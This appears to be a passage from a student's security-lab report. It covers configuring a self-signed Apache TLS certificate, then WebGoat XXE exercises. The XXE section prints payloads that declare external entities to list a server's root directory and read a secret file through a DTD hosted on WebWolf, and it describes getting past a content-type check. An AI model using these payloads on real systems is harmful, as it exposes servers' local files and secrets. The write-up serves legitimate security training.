Below is the configure file in apache folder, then we can enable the site (10.9.0.5) and reload the apache2.

```
root@ba8cb735e0fb:/# openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout
 /etc/ssl/private/apache-selfsigned.key -out /etc/ssl/certs/apache-selfsigned.cr
t
Generating a RSA private key
.....................................+++++
.................................+++++
writing new private key to '/etc/ssl/private/apache-selfsigned.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:example
Locality Name (eg, city) []:example
Organization Name (eg, company) [Internet Widgits Pty Ltd]:example inc
Organizational Unit Name (eg, section) []:example
Common Name (e.g. server FQDN or YOUR name) []:10.9.0.5
Email Address []:example@example.com
root@ba8cb735e0fb:/#
```

Figure 37

```
<VirtualHost *:443>
        ServerName 10.9.0.5
        DocumentRoot /var/www/10.9.0.5

        SSLEngine on
        SSLCertificateFile /etc/ssl/certs/apache-selfsigned.crt
        SSLCertificateKeyFile /etc/ssl/private/apache-selfsigned.key
</VirtualHost>
~
```

Figure 38

Reload the page (10.9.0.5), it can show the text "it worked!" (here I have added the index.html in /var/www/10.9.0.5), but it still have the insecure connection. Let's see the certificate manager.

```
root@ba8cb735e0fb:/# a2ensite 10.9.0.5.conf
Site 10.9.0.5 already enabled
root@ba8cb735e0fb:/# apache2ctl configtest
Syntax OK
root@ba8cb735e0fb:/# service apache2 reload
 * Reloading Apache httpd web server apache2
 *
root@ba8cb735e0fb:/#
```

Figure 39



Figure 40: We can add the exception website and the certificate by the button, but the server 10.9.0.5 has already added in here!?



Figure 41: I still go down the step to add the extra certificate, but it shows that I have already added the certificate again and can't confirm the security exception.



Figure 42



Figure 43

Here is the certificate, it shows that the certificate is actually what I just did, so I think that I finish it success, but the browser still needs some higher security?

Figure 44


Public Key Info
Algorithm RSA
Key Size 2048
Exponent 65537
Modulus BC:19:15:2E:52:35:A4:2E:08:C7:AC:21:BE:82:F5:22:B5:69:D9:E4:63:E6:56:E1:...
Miscellaneous
Serial Number 52:BE:40:CB:0E:A9:1F:02:AD:05:4B:9B:8C:02:05:29:31:BD:E6:E4
Signature Algorithm SHA-256 with RSA Encryption
Version 3
Download PEM (cert) PEM (chain)
Fingerprints
SHA-256 5C:B5:DA:2D:AE:3B:12:44:C9:72:AE:66:73:B0:83:74:82:B7:BC:E8:CC:C1:4D:F...
SHA-1 06:A7:10:5B:FD:61:F6:BD:DE:BE:D8:41:FF:20:68:36:8B:31:FB:11
Basic Constraints
Certificate Authority Yes
Subject Key ID
Key ID 83:58:67:A5:CB:C3:0B:35:A5:01:83:56:74:13:73:61:2E:92:42:FF
Authority Key ID
Key ID 83:58:67:A5:CB:C3:0B:35:A5:01:83:56:74:13:73:61:2E:92:42:FF

Figure 45

4. **XXE (20 points)**
When I comment, the packet shows like this:



Figure 46

I modify the packet with the xml document type as below, add the entity to list out the local folder:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE comment [
  <!ELEMENT comment (#PCDATA)>
  <!ENTITY xxe SYSTEM "file:///">
]>
<comment>  <text>&xxe;</text></comment>
```

Figure 47



Figure 48: success to list the files in folder

The second problem is to modify the json-type packet, but notice that the server doesn't check that the request packet's content type have to be json-type, so we can just change the content type to xml.



Figure 49



Figure 50



Figure 51

In the third problem, I upload attack.dtd to webwolf, and send the packet to fetch the webwolf's file, simulate the situation that fetching the file in the third website:

```
yulu162@yulu162-VirtualBox:~/webgoat$ cat attack.dtd
<?xml version="1.0" encoding="UTF-8"?>
    <!ENTITY secret SYSTEM "file:///home/yulu162/.webgoat-8.2.2/XXE/secret.txt">
yulu162@yulu162-VirtualBox:~/webgoat$
```

Figure 52: attack.dtd code, declare "secret" in it



Figure 53: fetch the file in webwolf (localhost:9090)

